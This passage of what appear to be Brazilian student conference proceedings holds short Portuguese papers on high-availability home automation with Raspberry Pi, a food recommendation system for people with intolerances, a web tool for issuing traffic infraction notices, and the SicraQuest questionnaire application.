Após, serão realizados testes da ferramenta responsável por proporcionar o controle do ambiente ao usuário. Após concluir todas as fases transcritas anteriormente, será realizada a etapa de testes, que por sua vez tem como intuito corroborar se ao aplicar a técnica de redundância em um cenário doméstico, o desempenho de tal abordagem é semelhante ao desempenho em máquinas tradicionais. Para realizar estes testes optou-se por fazer uso das fórmulas relacionadas a medidas do tempo médio de funcionamento (Weber, 2002). Estas métricas podem ser utilizadas para definir o grau de disponibilidade do sistema, como também o nível de confiabilidade do mesmo.

4. Desenvolvimento

Atualmente o ambiente encontra-se em fase de configuração, enquanto a etapa voltada a criação de uma interface que irá realizar o controle do ambiente encontra-se em fase de desenvolvimento, prototipação de telas e criação da interface do aplicativo. A interface deverá ser simples e intuitiva, de maneira que o usuário consiga controlar de forma fácil e ágil o ambiente doméstico.

O ambiente doméstico será configurado diante das duas Raspberry PI, que irão operar com o sistema Ubuntu Server 16.04, tal método permite a instalação de ferramentas que possibilitam alcançar alta disponibilidade em um ambiente distribuído. No presente momento, está sendo configurado um *cluster* tradicional com dois computadores, onde serão realizadas injeções de falhas para deduzir o comportamento do *cluster*. Após isto, serão realizado os mesmos testes perante o ambiente distribuído utilizando as placas Raspberry PI. Com isto será possível avaliar o comportamento do ambiente ao aplicar a técnica de redundância descrita. A arquitetura de comunicação do ambiente será dada conforme mostrado a partir da Figura 1.




Figura 1: Arquitetura do ambiente doméstico HA.

Conforme a Figura 1, a interface utilizada para realizar o controle do ambiente doméstico irá acessar um IP Virtual que estará compartilhado pelas duas placas responsáveis pelo gerenciamento das iterações no sistema. Os *softwares* Pacemaker e Corosync serão instalados em ambas as máquinas a fim de realizar o monitoramento da saúde de ambas as máquinas que compõem o ambiente. Além de monitorar o ambiente, as ferramentas irão realizar a definição de um IP Virtual para o mesmo, que será acessado pela interface para envio das ações do usuário ao sistema.

6. Conclusão

Sistemas domésticos são tidos como sistemas responsáveis por realizar a automação de diversas situações corriqueiras do dia a dia de uma pessoa realizadas em sua residência. Normalmente tais sistemas são baseados em um arquitetura centralizada, ou seja, com uma máquina gerenciando todo o ambiente. Outro fator que pode que deve ser

considerado é de que ambientes deste nicho, necessitam muitas vezes de hardwares específicos o que resulta em um custo alto para implantação de sistemas domóticos. Exposto tais dados, é possível afirmar que a proposta do trabalho de aplicar a técnica de redundância de hardware em sistemas deste nicho por meio de dispositivos de baixo custo, irá agregar um grau maior de disponibilidade para este tipo de ambiente, além de propor uma solução de menor custo aos usuários.

Até o presente momento a proposta encontra-se em caráter de andamento, uma vez que nem todas as etapas desta foram concluídas. Espera-se que o estudo em questão possa contribuir para o aumento de documentos tratando do tema tolerância a falhas em sistemas de automação residencial, além de comprovar que a utilização de ferramentas que proporcionem uma alta disponibilidade em sistemas computacionais tradicionais sejam eficientes em dispositivos utilizados para a automação residencial.

Referencias

- CABRAL, Michel Madson Alves; DE SIQUEIRA CAMPOS, Antonio Luiz Pereira. Sistemas de Automação Residencial de Baixo Custo: Uma Realidade Possível. I CONITI 2008, p. 8, 2008.
- CHAMUSCA, Alexandre. Domótica & Segurança Electrónica: A inteligência que se instala. Lisboa: Ingenium Edições, 2006.
- CRUZ, Ariadne Arrais; LISBOA, Emerson Fausto. Webhome–automação residencial utilizando raspberry pi. Revista Ciência e Tecnologia, v. 17, n. 31, 2014.
- MOZER, M. The adaptive house. In: Intelligent Building Environments, 2005. The IEE Seminar on (Ref. No. 2005/11059). [S.l.: s.n.], 2005. p. 39-79. ISSN 0537-9989.
- SILVA, Mauricio César; GAMBARATO, Vivian Toledo Santos. DOMÓTICA E TECNOLOGIAS UTILIZADAS NA AUTOMAÇÃO RESIDENCIAL. Tekhne e Logos, v. 7, n. 2, p. 56-67, 2016.

Proposta de um sistema de recomendação alimentar considerando usuários com intolerância alimentar

Felipe Canisio Seger¹, João Paulo Vieira¹, Ederson Bastiani¹

¹Instituto Federal Farroupilha – Campus Panambi
R. Erechim, no 860 – 98.280-000 – Panambi – RS – Brasil

{felipe.seger.1997, vieira.jpvieira}@gmail.com,
ederson.bastiani@iffarroupilha.edu.br

Abstract. *This paper seeks to provide a proposal for a restaurant recommendation system and dishes for people with some kind of food intolerance, because the task of this public to feed can be considered with a non-trivial task. The proposed system seeks to interact with this public in the pretension of presenting to you the best alternative for your meal taking into consideration your profile and historical.*

Resumo. *Este trabalho busca fornecer proposta de um sistema de recomendação de restaurante e pratos para pessoas com algum tipo de intolerância alimentar, pois a tarefa deste público de se alimentar pode ser considerada com uma tarefa não trivial. O sistema proposto busca interagir com esse público na pretensão de lhe apresentar a melhor alternativa para a sua refeição levando em consideração seu perfil e histórico.*

1. Introdução

Devido às atribuições diárias, muitas vezes se torna necessária a busca por refeições práticas ou rápidas, de forma que milhares de pessoas são induzidas a frequentar bares e restaurantes. Somado a isto, é necessário considerar a existência de grupos de pessoas com necessidades alimentares específicas, por exemplo, os que possuem algum tipo de intolerância. De acordo com Biosys (2017), atualmente cerca de 45% da população sofre com sintomas relacionados à intolerância alimentar e tal assunto é pouco discutido.

Considerando os principais tipos, intolerância à lactose e intolerância à glúten, o tratamento deve ser realizado pela exclusão de qualquer produto que contenha os agentes causadores [Hartwig 2014] [Cassol *et al.* 2007] [Silva and Furlanetto 2010], o que pode tornar se alimentar bem uma tarefa não trivial.

Nesse sentido, estabelecimentos alimentícios precisam dar a devida atenção ao problema e fornecer não apenas informações sobre os pratos servidos, mas alternativas no preparo das refeições [Flores 2010].

Além disso, os usuários devem procurar os estabelecimentos que atendam às suas necessidades e ofertem refeições de acordo com suas preferências. Muitas vezes esta procura é realizada na internet e a indicação é feita por seus pares.

Entretanto, com a grande quantidade de informações disponíveis de forma fácil, por assim dizer, principalmente na internet, as pessoas encontram uma vasta gama de resultados em suas buscas, tornando difícil escolher qual o estabelecimento mais adequado.

Para auxiliar os usuários na busca de informações utiliza-se os sistemas de recomendação. Estes podem ser classificados em duas formas tradicionais, baseado em conteúdo e filtragem colaborativa. Ambos os métodos com suas vantagens e desvantagens, por vezes podem ser combinadas partes das duas metodologias, formando uma terceira, chamada de recomendação híbrida [De Campos 2010].

Através de um sistema de recomendação, o encontro de dados durante os processos de busca e navegação é facilitado, oferecendo aos usuários indicações daqueles produtos e serviços que poderiam estar associados ou relacionados às suas necessidades.

Assim, este trabalho apresenta uma proposta de sistema de recomendação que tem como objetivo de auxiliar os usuários na escolha de pratos e restaurantes, considerando seus perfis e suas necessidades.

2. Proposta do sistema de recomendação alimentar

O sistema proposto é composto por três módulos que interagem entre si: (i) módulo de interação com o usuário; (ii) módulo de similaridade; e (iii) módulo de predição e recomendação. Esta arquitetura é apresentada na Figura 1.




Figura 1. Arquitetura do sistema de recomendação proposto

O funcionamento do sistema ocorre conforme segue: na primeira execução o usuário realizará seu cadastro informando dados pessoais, dentre eles se possui algumas das intolerâncias cadastradas no sistema, podendo alterar a qualquer momento caso necessário, ao executar a aplicação nas demais vezes, o *módulo de interação* questionará o usuário sobre qual a refeição que ele deseja fazer, por exemplo, jantar. A partir desta informação, este módulo realiza uma busca pelo perfil do usuário e pelos restaurantes próximos, baseado na geolocalização do usuário, e nos cadastros de restaurantes no sistema.

Após, o *módulo de similaridade* realiza uma filtragem colaborativa e, utilizando a abordagem baseada em memória, constrói uma matriz de similaridade entre o usuário que está utilizando o sistema e os demais usuários, considerando seus perfis e preferências, e pratos e restaurantes já avaliados. O algoritmo de similaridade é baseado na medida do cosseno. Por essa abordagem, os itens avaliados por dois usuários são pensados como vetores em um espaço dimensional, e a similaridade dos usuários é

calculada pela computação do ângulo do cosseno entre os dois vetores de itens [Sarwar et al. 2001] (Figura 2).

$$\cos(x, y) = \frac{\vec{x} \cdot \vec{y}}{|\vec{x}| |\vec{y}|}$$

Figura 2. Fórmula utilizada para cálculo da similaridade.

Dada a dimensão possível da matriz de similaridade, e considerando aumentar o desempenho do sistema, o sistema deve considerar os dois usuários mais similares com o usuário alvo.

Realizada a filtragem, o *módulo de predição e recomendação* calculará as notas previstas para os itens que o usuário ainda não avaliou, através da fórmula apresentada na Figura 3.

$$\hat{r}_{xi} = \frac{\sum_{y \in N} \text{sim}(\vec{x}, \vec{y}) r_{yi}}{\sum_{y \in N} |\text{sim}(\vec{x}, \vec{y})|}$$

Figura 3. Cálculo de predição

Para exemplificar a fórmula serão considerados dois usuários: usuário alvo x , para quem se quer prever, e um vizinho y . Para cada item candidato i , o seu valor de predição é calculado com base na similaridade entre x e y , obtidos a partir da fórmula vista na Figura 2, multiplicado pela avaliação que y forneceu para o item i . O resultado é dividido pelo *módulo* da similaridade entre x e y . O somatório deste procedimento, considerando o usuário x e seus dois vizinhos mais similares é o valor de predição do item i .

Uma vez calculadas as predições dos n pratos e m restaurantes que podem ser sugeridos ao usuário, estas são armazenadas duas matrizes de itens candidatos, e, posteriormente, na base de dados.

A partir disto, o *módulo de recomendação* realiza uma busca a partir dos itens candidatos com o objetivo de preparar a notificação para o usuário. Este módulo também realiza o filtro dos itens de acordo com a intolerância do usuário. Caso o prato possua algum ingrediente que não deva ser consumido, a recomendação é descartada. Caso contrário, o *módulo de interação* enviará uma notificação ao dispositivo do usuário recomendando o item.

Então, o usuário terá duas opções: aceitar ou rejeitar a recomendação. A partir da escolha do usuário, o *módulo de interação* armazenará a informação na base de dados. Esta informação poderá ser utilizada, posteriormente, para verificação de acurácia do algoritmo de recomendação.

3. Considerações finais

Diante da realidade de pessoas com intolerância alimentar, percebe-se a oportunidade de contribuição da área da informática, em especial, no âmbito do desenvolvimento de aplicações. Nesse sentido, este trabalho apresentou uma proposta de sistema de recomendação de pratos e restaurantes que considera o perfil e as necessidades de usuários intolerantes.

Na fase de desenvolvimento, percebe-se a complexidade deste tipo de aplicação. Até o momento, tem-se partes do sistema executando em ambiente simulado. As próximas etapas do trabalho englobarão testes com informações obtidas junto a

estabelecimentos alimentícios e, posteriormente, serão realizados testes com usuários reais e disponibilização para a comunidade.

Espera-se que os resultados deste projeto contribuam para a melhoria da qualidade de vida do público-alvo, bem como especialize a oferta dos estabelecimentos.

Referências

- Biosys (2017) “Intolerância Alimentar”, <http://www.intoleranciaalimentar.com.br/>, Junho.
- Cassol, C. A., Pellegrin, C. P. D., Wahys, M. L. C., Pires, M. M. D. S., & Nassar, S. M. (2007). “Perfil clínico dos membros da associação dos celíacos do Brasil – regional de Santa Catarina (ACELBRA-SC)”. v.44 n.3, pp.257-265, Brasil.
- De Campos, L. M., Fernández-Luna, J. M., Huete, J. F., & Rueda-Morales, M. A. (2010). “Combining content-based and collaborative recommendations: A hybrid approach based on Bayesian networks”. *International Journal of Approximate Reasoning*, v. 51, n. 7, p. 785-799, 2010.
- Flores, F. S. (2010) Projeto de restaurante com cardápio livre de glúten e lactose. Trabalho de Conclusão de Curso. Universidade Federal do Rio Grande do Sul, Brasil.
- Hartwig, F. P.(2014) “ Intolerância à lactose: prevalência, determinantes e associação com consumo de laticínios e osteoporose”. Faculdade de Medicina, Universidade Federal de Pelotas, Brasil.
- Sarwar B. et al. 2001. “Item-based collaborative filtering recommendation algorithms”. In *Proceedings of the 10th international conference on World Wide Web (WWW '01)*. ACM,285-295. USA.
- Silva T.S. e Furlanetto T.W (2010). Diagnóstico de doença celíaca em adultos. *Revista da Associação Médica Brasileira*; v.56 no.1 p.122-126. Brasil.

Uma proposta de informatização do processo de emissão de Auto de Infração de Trânsito

Alderi Antonio de Oliveira, Kênya Lacerda C. Ferreira, André Fiorin

Instituto Federal Farroupilha – Campus de Frederico Westphalen (IFFar/FW)
98400-000 – Frederico Westphalen – RS– Brasil

{alderiaoliveira, kennyalacerda7}@gmail.com,
andre.fiorin@iffarroupilha.edu.br

Abstract. *The text presents a discussion about the need and possibility of a web device use as a tool to facilitate the traffic inspection as well as other administrative measures according to the Brazilian Traffic Code. It is relevant since there is a need to adopt measures to optimize and facilitate the traffic agents' job, reducing significantly the amount of time at the production well as reducing the cost with physical material. This article proposes a tool to reduce the costs with materials for making the AIT and to expedite the preparation by reducing the time used with it.*

Resumo. *O texto discute a necessidade e possibilidade do emprego de sistema web como ferramenta facilitadora na fiscalização no trânsito e utilização de medidas administrativas de acordo com Código de Trânsito Brasileiro. Premissa da necessidade de adoção de medidas que agilizem e facilitem a atuação dos agentes de trânsito, diminuindo de forma notória o quantitativo de tempo na confecção e diminuição do custo com material físico. Este artigo propõe uma ferramenta para reduzir os custos com materiais para confecção do auto de infração de trânsito e agilizar a confecção diminuindo da confecção.*

1. Introdução

Nos últimos dez anos houve um aumento significativo na aquisição de veículos automotor por brasileiros (Progresso, 2017). Isso fez com que a frota automotiva aumentasse consideravelmente no país durante este período. De acordo com o Diário de Transporte (2017), no ano de 2006, o país tinha um carro para 7,7 habitantes. Atualmente, essa relação é de um carro para 4,8 habitantes. Somado a outros fatores como falta de campanhas de conscientização, a falta de investimento em infraestrutura faz com que haja um aumento nos acidentes de trânsito nas vias públicas brasileiras, que atualmente não estão preparadas para a alta quantidade de automóveis em circulação.

Inicialmente foi feita uma entrevista com representantes da Polícia Rodoviária Federal de Seberi/RS, área de atuação BR 386 e do 37º Batalhão de Polícia Militar com sede no município de Frederico Westphalen, RS, onde foram coletados informações sobre as principais causas dos acidentes de trânsito e o processo de confecção de AIT.

Uma das medidas mais utilizadas para prevenir acidentes por imprudência é a educação por penalização financeira (multa). Uma das tecnologias conhecidas é a de fiscalização de velocidade controlada através de detector fixos (pardais), que auxiliam na redução de acidentes nas rodovias. Essa tecnologia apenas abrange rodovias e algumas avenidas em cidades de médio e grande porte.

Outra forma de flagrar infrações de trânsito é através dos agentes de trânsito. Para registrar um AIT (Auto de Infração de Trânsito), um agente de trânsito utiliza um bloco de AIT, um bloco de apreensão de CNH, um bloco de prova testemunhal, um bloco de termo de remoção veicular e o manual de infrações de trânsito. Além do tempo gasto na confecção do AIT devido à quantidade de informações necessárias, há um desperdício considerável de papel.

O grande avanço tecnológico dos últimos anos permitiu a informatização de diversas atividades do cotidiano, facilitando e agilizando o trabalho em vários segmentos. A popularização da computação móvel através do uso de tablets e smartphones tornou alguns processos ainda mais rápidos devido à facilidade de uso e possibilidade de armazenar, processar e enviar dados de qualquer lugar em qualquer momento.

Com base nisso, o presente trabalho apresenta uma proposta de informatização da emissão de AIT. O desenvolvimento de um sistema Web com acesso aos dados do DETRAN pode agilizar o processo de emissão de AITs, que ainda hoje é feito através do preenchimento manual de várias informações em formulários de papel. Além de agilizar o processo e diminuir o tempo de confecção da autuação, o sistema pode reduzir os custos (impressão de blocos de AIT e manual de orientações e procedimentos) para a União, Estados e Municípios em suas atribuições de fiscalização.

2. Referencial teórico

Entrevista realizada com autoridades de trânsito de duas cidades da região do médio alto Uruguai (Seberi e Frederico Westphalen), mostra que o tempo médio para a confecção do AIT é aproximadamente 25 minutos, esse processo envolve abordagem, solicitação da CNH (Carteira Nacional de Habilitação), solicitação do CLA (Certificado de Licenciamento Anual), constatada a infração o agente em pé tem em suas mãos o bloco de AIT, a CNH, a CLA, a tabela de infração e uma caneta. A Quantidade de material portada pelo agente durante a autuação aumenta o tempo e atrapalha o registro da infração.



01 - IDENTIFICAÇÃO DA AUTUAÇÃO		IDENTIFICAÇÃO DO AUTO DE INFRAÇÃO	
 MINISTÉRIO DA JUSTIÇA DEPARTAMENTO DE POLÍCIA RODOVIÁRIA FEDERAL AUTO DE INFRAÇÃO E NOTIFICAÇÃO DE AUTUAÇÃO CÓDIGO DO ÓRGÃO AUTUADOR - 000.100		 SEM ABORDAGEM <input type="checkbox"/> IDENTIFICAÇÃO DO AUTO DE INFRAÇÃO B 10.157.231-7	
02 - IDENTIFICAÇÃO DO VEÍCULO			
PLACA	PAÍS		Nº DO RENAVAM
MARCA	01 VW	07 FIAT	09 PEUGEOT
	15 KIA	19 TOYOTA	23 MERCEDES BENZ
	25 HONDA	33 JIM	
41 FORD	45 RENAULT	53 ASA	57 VOLVO
	61 SCANIA	69 YAMAHA	75 OUTRA
ESPECIE	12 PASSAGEIRO	26 CARGA	34 MISTO
	48 COMPETIÇÃO	50 TRACÇÃO	56 ESPECIAL
			62 COLEÇÃO
03 - IDENTIFICAÇÃO DO CONDUTOR			
NOME			
NÚMERO DO REGISTRO DA CNH / PERMISSÃO			
UF / PAÍS			
CPF / RG			
CENTROS			
04 - IDENTIFICAÇÃO DO LOCAL, DATA E HORA DO COMETIMENTO DA INFRAÇÃO			
BR	UF	Km	CODIGO DO MUNICIPIO
			NOME DO MUNICIPIO
DATA			
HORAS		MINUTOS	SENTIDO DO TRAFEGO
			<input type="checkbox"/> CRESCENTE <input type="checkbox"/> DECRESCENTE
05 - IDENTIFICAÇÃO DA INFRAÇÃO			
50100	<input type="checkbox"/> Dirigir veículo sem possuir CNH ou Permissão para Dirigir (art. 162, Inc. I, Lei 9.503/97)	66374	<input type="checkbox"/> Conduzir o veículo sem equipamento obrigatório (art. 230, Inc. IX, Lei 9.503/97)
51851	<input type="checkbox"/> Deixar o condutor de usar o cinto de segurança (art. 167, Lei 9.503/97)	66372	<input type="checkbox"/> Conduzir o veículo com equipamento obrigatório ineficiente/operante (art. 230, Inc. IX, Lei 9.503/97)
59670	<input type="checkbox"/> Ultrapassar pela contramão linha de divisão de fluxos opostos, continua emenda (art. 203, Inc. V, Lei 9.503/97)	66450	<input type="checkbox"/> Conduzir o veículo com equip obrigatório em desacompanhado com o estelô pelo Condenar (art. 230, Inc. X, Lei 9.503/97)
65992	<input type="checkbox"/> Conduzir o veículo registrado que não esteja devidamente licenciado (art. 230, Inc. V, Lei 9.503/97)	69120	<input type="checkbox"/> Conduzir veículo sem os documentos de porte obrigatório referidos no CTB (art. 232, Lei 9.503/97)
CÓDIGO-DESDOBRAM			
AMPARO LEGAL: ARTIGO INCISO / PARÁGRAFO ALÍNEA			
LEI 9.503/97 REG. DEC. 06.044/88			
DESCRIÇÃO DA INFRAÇÃO			
TIPO MEDIÇÃO		MEDIÇÃO REALIZADA	LIBRE REGULAMENTADO
VELOCIDADE (km/h)		MEDIÇÃO CONSIDERADA	EXCESSO VERIFICADO
ALCOOLEMIA (mg/l)		EQUIPAMENTO UTILIZADO	
PESO (kg)		DESCRIÇÃO	
DIMENSÃO (m)		MARCA	
		MODELO	
		NÚMERO	
OBSERVAÇÕES:			
06 - TRANSPORTADOR / EMBARCADOR			
NOME			
CPF / CNPJ			
07 - IDENTIFICAÇÃO DA AUTORIDADE OU AGENTE AUTUADOR			
SR / DR	DELINDE	IDENTIFICAÇÃO DO AGENTE	ASSINATURA DO AGENTE
		ASSINATURA DO CONDUTOR	
1ª VIA - SUPERINTENDÊNCIA / DISTRITO 2ª VIA - CONDUTOR			

Figura 1. Formulário de Auto de Infração e Notificação de Autuação.

A confecção de um AIT atualmente é feita em um bloco de 20 folhas duplas de papel fino que pode ser danificado com umidade, suor e poeira. Além disso, o bloco é de difícil manipulação, no momento de transcrever os dados devido a quantidade de informações necessárias. A Figura 1 apresenta um modelo de formulário de Auto de Infração de Trânsito. Caso um motorista cometa mais de uma infração de trânsito simultaneamente, outro AIT deve ser confeccionada, sendo necessário reescrever os mesmos dados informados anteriormente, alterando apenas a tipificação da infração. O desenvolvimento de um sistema Web para emissão de AIT visa facilitar e reduzir o tempo da confecção das autuações.

3. Metodologia

O presente trabalho é fruto de um projeto desenvolvido na Prática Profissional Integrada (PPI) do Curso de Tecnologia em Sistemas para Internet do Instituto Federal Farroupilha – *Campus* Frederico Westphalen (IFFar/FW). A PPI é uma metodologia de ensino que visa assegurar tempo/espço no currículo para articulação entre os conhecimentos construídos nas disciplinas do curso com a prática real de trabalho, propiciando a flexibilização curricular e a ampliação do diálogo entre as diferentes áreas de formação (IFFar/FW, 2017).

Informações obtidas através de entrevista com autoridades de trânsito, Polícia Rodoviária Federal (Seberi) e 37º Batalhão de Polícia Militar (Frederico Westphalen), principais causas dos acidentes de trânsito com danos materiais e morte são causadas por falta de atenção (31,7% dos acidentes), velocidade incompatível (22,1%), ingestão de bebida alcoólica (16,5%), desobediência à sinalização e ultrapassagem indevida (19,4%), outras infrações (4,7%) e falha mecânica equivale a 4,6%.

Com base nas informações coletadas foi iniciada a modelagem de um sistema Web para emissão de AIT. A figura 2 apresenta o diagrama de caso de uso do sistema proposto, nele apresenta os usuários do sistema (atores) o agente que é um usuário comum do sistema podendo acessar somente a função de confecção do auto de infração de trânsito, que é o formulário para preenchimento dos dados; o administrador é um usuário que além de acessar todas as funcionalidades como o agente tem a responsabilidade de analisar as confecções já feitas e enviar para o DETRAN de acordo com as regras do órgão ao qual faz parte, também pode acessar a funcionalidade de gerenciar os agentes. A função de Acesso a página do DETRAN aberta tanto para agente quanto para o administrador direciona para a página do DETRAN RS.




Figura 2. Diagrama de Casos de Uso.

A próxima etapa do projeto consiste na construção do diagrama de classes e modelagem da base de dados do sistema, implementado através do SGBD PostgreSQL. Após a modelagem e implementação do banco de dados, será realizada a implementação do sistema, que será codificado nas linguagens de programação PHP e JavaScript.

O PHP é uma linguagem de programação aberta amplamente utilizada no desenvolvimento de sistemas Web (PHP, 2006). Além de ser uma linguagem aberta, o PHP foi escolhido por ser utilizada na maioria dos sistemas operacionais utilizados atualmente e possui amplo suporte para o SGBD PostgreSQL (Rocha, 2003).

4. Considerações finais

Problemas mencionados neste artigo abrangem todo o país, nas três esferas. Conforme entrevista, atualmente não existe nenhum dispositivo móvel para a confecção de AIT nas cidades onde foram feita a entrevista. Neste sentido, o sistema proposto, busca auxiliar a atuação dos agentes de trânsito que prestam esse serviço dentro das cidades, possibilitando um menor tempo na confecção dos AITs e, conseqüentemente, uma maior fiscalização.

Para trabalhos futuros pretende-se aprimorar as funcionalidades do sistema e desenvolver um aplicativo para Android.

Referências

Diário de Transporte (2017). “Frota circulante de veículos no Brasil tem estabilidade e há menos ônibus nas ruas.”

<https://diariodotransporte.com.br/2017/05/19/frota-circulante-de-veiculos-no-brasil-tem-estabilidade-e-ha-menos-onibus-nas-ruas/>

O Progresso. (2017), “Frota de veículos cresce 119% em dez anos no Brasil, aponta Denatran”, <http://www.progresso.com.br/caderno-a/veiculos/frota-de-veiculos-cresce-119-em-dez-anos-no-brasil-aponta-denatran>.

PHP. (2017) “PHP Documentation”, <http://www.php.net/manual>.

Rocha, C. A. (2003) Desenvolvendo web sites dinâmicos PHP, ASP e JSP. Rio de Janeiro. Campus.

SicraQuest – Sistema de Criação e Aplicação de Questionários

Rafael Gnoatto¹, Diego Porcellis²

Curso de Tecnologia em Sistemas para Internet – Instituto Federal Farroupilha (IFFar) –
Campus de Frederico Westphalen
98400-000 – Frederico Westphalen – RS – Brasil
rafa_gnoatto@hotmail.com.br
diego.porcellis@iffarroupilha.edu.br

Abstract. *This work is based on the need to collect information quickly and free, through a questionnaire creation and application tool that will be compatible for desktops, notebooks and Android devices. The SicraQuest tool aims to facilitate the preparation of research and simplify the analysis of information, making the user experience simpler and more dynamic.*

Resumo. *Este trabalho parte da necessidade de coletar informações de forma rápida e gratuita, através de uma ferramenta de criação e aplicação de questionários que será compatível para desktops, notebooks e dispositivos Android. A ferramenta SicraQuest visa facilitar a elaboração de pesquisas e simplificar a análise das informações, tornando a experiência do usuário mais simples e dinâmica.*

1. Introdução

Atualmente, busca-se cada vez mais agilizar os processos de coleta de informações. A coleta de informações pode ocorrer de maneira automática ou então pela realização de pesquisas através da elaboração e aplicação de questionários. Hoje em dia, existem várias ferramentas que possibilitam a criação de formulários para realização de pesquisas o diferencial desse sistema a ser desenvolvido é a liberdade de criação de questionários e a possibilidade de aplicação do questionário através de dispositivos móveis de forma intuitiva e rápida.

Tendo como base as pesquisas eleitorais, questionários públicos institucionais, acadêmicos, pesquisas de opinião pública, questionários de satisfação do cliente, pesquisas de mercado e abrangência de empresas em outras localidades, o projeto poderá englobar questionários nessas áreas de atuação, podendo ser criado questionários em outros âmbitos também.

Este sistema chamado SicraQuest será composto por uma aplicação web para a criação e aplicação, e uma mobile para a aplicação de questionários ou até mesmo enquetes, que poderão ser aplicados de forma off-line. Esta ferramenta irá beneficiar não só empresas mas instituições e órgãos públicos.

2. Questionário

A Vive-se hoje em um mundo globalizado, no qual o avanço tecnológico tem papel fundamental no modo de vida das pessoas. Através da tecnologia mudanças ocorreram em todos os âmbitos da sociedade, como no trabalho, educação e saúde. Essas mudanças possibilitaram melhorias na qualidade de vida, facilidade na execução de tarefas, ampliação de recursos educacionais como também na área médica. Com isso tudo mudou, o que antes era um processo moroso, hoje é desempenhado de forma bem mais rápida.

Atualmente é possível perceber o crescente uso de questionários em diversas áreas, como no campo educacional, empresarial ou até mesmo na política. Esses questionários possibilitam uma avaliação da realidade de forma rápida, para que após sua análise possam ser criadas soluções a fim de sanar os problemas encontrados. Mais do que muita gente pensa o questionário é de extrema importância para melhorar a qualidade de vida das pessoas. Como exemplo podemos citar os censos que obtêm uma coleta de dados muito significativa, que após serem computados são estudados e buscam-se então soluções para os impasses encontradas.

Segundo Parasuraman (1991), um questionário é um conjunto de questões, feito para gerar os dados necessários para se atingir os objetivos do projeto. Os questionários podem ser classificados em questionários abertos, no qual se explora todas as possíveis respostas a respeito de um item, são perguntas abertas e as respostas são apresentadas de forma livre. Para Mattar (1994), esse tipo de pergunta exige menos tempo para elaboração, proporcionam comentários e explicações mais significativas para serem interpretadas, além de deixar o entrevistado mais à vontade na hora de responder. Porém, ele ainda diz que essas perguntas podem apresentar desvantagens, como maior dificuldade na hora da codificação das respostas, são menos objetivas, podendo o entrevistado fugir do assunto, além de serem mais demoradas para serem analisadas.

No tipo de questionário fechado, que diferente do aberto, possui respostas que são definidas por meio de alternativas, Mattar (1994) elenca as principais vantagens e desvantagens desse tipo de questionário. Dentre as vantagens ele destaca a facilidade da aplicação e processo de análise, a rapidez na hora de responder, pouca possibilidade de erro e fuga do assunto. E como desvantagens afirma que demandam mais tempo para elaboração e os entrevistados podem ser influenciados pelas alternativas apresentadas.

Há também os questionários diretos, que coletam diretamente a resposta desejada e os questionários indiretos, usado para casos em que não é possível se obter respostas mais precisas. Basta analisar o que se pretende atingir com a pesquisa para saber qual questionário utilizar.

3. Métodos e Ferramentas

A combinação das ferramentas é um dos principais pontos para que seja possível elaborar uma aplicação de forma prática e com manutenibilidade simples.

Segundo Espíndola (2017), a modelagem do banco de dados é importante, pois possibilita realizar planos mais detalhados com uma visão panorâmica do sistema. A aplicação contará com uma base de dados modelada no MySQL Workbench.

Segundo Milani (2016) PHP é uma linguagem de programação extremamente funcional, capaz de criar códigos de forma simples e rápida e é mais adequada para a elaboração do SicraQuest, pois demonstra ser uma linguagem simples e completa, sendo de fácil implementação e depuração. Também será utilizado o HTML, CSS e o Bootstrap, que por sua vez serão os responsáveis por exibir os elementos na tela, sendo o Front-End da página. Front-End nada mais é que a parte da frente da página, a parte onde o usuário interage com a aplicação. (Lapa, 2016). Algumas funções serão implementadas em JavaScript, como janelas de alerta, *Iframes* entre outros.

O Aplicativo Android contará com uma base de dados local, onde receberá os dados da base hospedada na nuvem e enviará dados quando forem aplicados os questionários.. Dessa forma o aplicativo poderá ser usado de forma offline.

Segundo Lecheta (2016) o sistema operacional Android é o mais utilizado no mundo, por estar disponível para diversas plataformas, como tablets, smartphones, TVs, relógios, óculos, carros etc. O aplicativo terá o propósito de receber os questionários vindos da aplicação web, gravar no banco de dados local, listar os questionários disponíveis e permitir aplicá-los, tendo a opção de voltar e editar as respostas antes de finalizar cada questionário. Quando o questionário é finalizado a opção de sincronismo é ativada.

A comunicação entre a aplicação Android e o restante do sistema será feito por meio de um Web Service que utiliza a arquitetura REST. Segundo Pasqua (2015) REST significa *Representational State Transfer*, ou seja, REST é uma série de princípios arquiteturais, para que possa ser feita a construção de webservices que consumirão os serviços de um sistema. A principal característica é o uso das URLs do sistema e os *resources*, que são recursos e entidades. Os métodos de comunicação do REST são GET, POST, DELETE, PUT (Paliari 2012). Baseado nesses princípios será elaborado o web service que controlará o envio do questionário para o aplicativo e receberá as respostas que serão gravadas no banco que estará na nuvem.

4 Resultados

Ao iniciar o SicraQuest será apresentada a página de login, nessa mesma página podemos cadastrar usuários novos o que pode ser feito através do uso das contas do Google ou Facebook, ao realizar login o usuário é redirecionado a página que mostrará o feedback dos resultados como as coletas recentes, busca por data, por questionário e por categoria, serão exibidos, também, os questionários existentes e o botão para criação de novos questionários, onde será necessário informar um nome, uma descrição(opcional) e uma categoria e terá a opção de salvar e cancelar.

Quando um questionário é adicionado, uma série de opções ficarão disponíveis, como, edição do nome e descrição do questionário, criação e edição de questões, pré-visualização do questionário, exclusão do questionário, dados como, quantidade de questões, quantidade de vezes que o questionário foi aplicado, total de respostas que obteve o questionário e data e criação. Quando uma pergunta é adicionado ao questionário, ela assume a posição na sequência seguindo a ordem, para cada pergunta será exibido um botão para alteração e um para exclusão. Inicialmente as questões serão objetivas e de única escolha. Não haverá limite de questões para cada questionário.

Na tela de criação dos questionários serão disponibilizadas as questões que estiverem marcadas como globais, ou seja, questões que foram criadas em outros questionários sendo possível aproveitá-las sem a necessidade de criá-las novamente, agilizando o processo de criação do questionário. Quando é finalizado o processo de criação, é solicitado a permissão para envio ao dispositivo móvel, caso essa permissão seja negada é possível enviar através de um botão disponível em cada questionário, podendo ativar ou desativar o envio ao dispositivo quando necessário.

Após o envio ser feito é possível bloquear ou liberar o questionário para o aplicativo quando necessário. Cada questionário pode ser utilizado quantas vezes for necessário. Na página web também será possível enviar questionários por e-mail, link, compartilhar nas redes sociais, salvar em pdf, realizar a impressão dos questionários e dos resultados e aplicá-los a partir da própria página web.

A análise dos resultados será feita por meio de filtros, onde será possível escolher pela data, pelo questionário, por uma pergunta específica, por uma alternativa específica, por perguntas sem resposta e por coletor. Também será possível acompanhar a frequência de aplicações de cada questionário, se foi aplicado via web ou via aplicativo podendo

